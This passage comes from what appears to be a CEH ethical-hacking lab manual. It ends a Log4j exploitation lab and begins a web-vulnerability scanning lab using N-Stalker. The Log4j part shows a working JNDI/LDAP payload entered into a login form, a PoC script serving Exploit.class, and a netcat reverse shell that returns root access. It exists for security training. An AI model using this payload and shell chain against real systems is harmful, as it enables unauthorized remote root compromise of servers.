
[+] Send me: ${jndi:ldap://10.10.1.13:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Listening on 0.0.0.0:1389
[~]

Open Terminal
Open Tab
Close Window
Copy
Paste
Profiles >
Show Menubar
```

33. Switch to **Firefox** browser window, in **Username** field paste the payload that was copied in previous step and in **Password** field type **password** and press **Login** button as shown in the screenshot.

Note: In the **Password** field you can enter any password.



34. Now switch to the netcat listener, you can see that a reverse shell is opened.



```
[attacker@parrot:~] $ nc -lvp 9001
listening on [any] 9001 ...
10.10.1.9: inverse host lookup failed: Unknown host
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.9] 54074
```

In the listener window type **pwd** and press **Enter**, to view the present working directory.

35. In the listener window type **pwd** and press **Enter**, to view the present working directory.

The screenshot shows a terminal window titled "Parrot Terminal". The terminal output is as follows:

```
[attacker@parrot]~[-]
└─ $ nc -lvp 9001
listening on [any] 9001...
10.10.1.9: inverse host lookup failed: Unknown host
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.9] 54074
pwd
/usr/local/tomcat
[attacker@parrot]~[-]
└─ # @parrot:~/tomcat$ ./catalina.sh start
# python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001
[parrot:~/tomcat]$ Exploit.class generated successfully.
[parrot:~/tomcat]$ Starting webserver on port 8000 at http://10.10.1.13:9001
[parrot:~/tomcat]$ Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://10.10.1.13:8000/Exploit.class
10.10.1.9 - - [18/May/2022 02:50:42] "GET /Exploit.class HTTP/1.1" 200 -
[parrot:~/tomcat]$
```

36. Now, type **whoami** and press **Enter**.

The screenshot shows a terminal window titled "Parrot Terminal". The terminal output is as follows:

```
[attacker@parrot]~[-]
└─ $ nc -lvp 9001
listening on [any] 9001...
10.10.1.9: inverse host lookup failed: Unknown host
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.9] 54074
pwd
/usr/local/tomcat
whoami
root
[attacker@parrot]~[-]
└─ # python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001
[parrot:~/tomcat]$ Exploit.class generated successfully.
[parrot:~/tomcat]$ Starting webserver on port 8000 at http://10.10.1.13:9001
[parrot:~/tomcat]$ Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://10.10.1.13:8000/Exploit.class
10.10.1.9 - - [18/May/2022 02:50:42] "GET /Exploit.class HTTP/1.1" 200 -
[parrot:~/tomcat]$
```

37. We can see that we have shell access to the target web application as a root user.

38. The Log4j vulnerability takes the payload as input and processes it, as a result we will obtain a reverse shell.

39. This concludes the demonstration of how to gain backdoor access exploiting Log4j vulnerability.

40. Close all open windows and document all acquired information.

# Lab 3: Detect Web Application Vulnerabilities using Various Web Application Security Tools

Ethical hackers and pen testers are aided in the discovery of web application vulnerabilities with the help of various tools that make the detection of web application vulnerabilities an easy task.

## Lab Scenario

When talking about web applications, organizations consider security to be a critical component, because web applications are a major source of attacks. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information. Web application attacks, launched on port 80/443, go straight through the firewall, past the OS and network-level security, and into the heart of the application, where corporate data resides. Tailor-made web applications are often insufficiently tested, have undiscovered vulnerabilities, and are, therefore, easy prey for hackers. A professional ethical hacker or pen tester needs to determine whether their organization's website is secure, before hackers download sensitive data, commit crimes using the website as a launchpad, or otherwise endanger the business. There are various web application security assessment tools available to scan, detect, and assess the security and vulnerabilities of web applications. These tools reveal the web application's security posture and are used to find ways to harden security and create robust web applications. These tools automate the process of accurate web-app security assessment, thus enabling cybersecurity staff to protect their business from impending hacker attacks! The tasks in this lab will assist in discovering the underlying vulnerabilities and flaws in the target web application.

## Lab Objectives

- Detect web application vulnerabilities using N-Stalker Web Application Security Scanner

## Overview of Web Application Security

Web application security deals with securing websites, web applications, and web services. Web application security includes secure application development, input validation, creating and following security best practices, using WAF Firewall/IDS and performing regular auditing of a network using web application security tools. Web Application security tools are automated tools that scan web applications, normally from the outside, to look for security vulnerabilities such as XSS, SQL injection, command injection, path traversal, and insecure server configuration. This category of tools is frequently referred to as Dynamic Application Security Testing (DAST) Tools.


## Task 1: Detect Web Application Vulnerabilities using N-Stalker Web Application Security Scanner

N-Stalker Web App Security Scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks. It is a useful security tool for developers, system/security administrators, IT auditors, and staff, as it incorporates the well-known "N-Stealth HTTP Security Scanner" and its database of 39,000 web attack signatures along with a component-oriented web application security assessment technology.


Here, we will perform website vulnerability scanning using N-Stalker Web Application Security Scanner.

1. Click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.






2. Navigate to the location **Z:\CEHv12 Module 14 Hacking Web Applications\Web Application Security Testing Tools\N-Stalker Web Application Security Scanner** and double-click **NStalker-WebSecurityScanner-FreeX-b34.exe**.



3. The **Installer Language** pop-up appears; leave the language set to default and click **OK**.

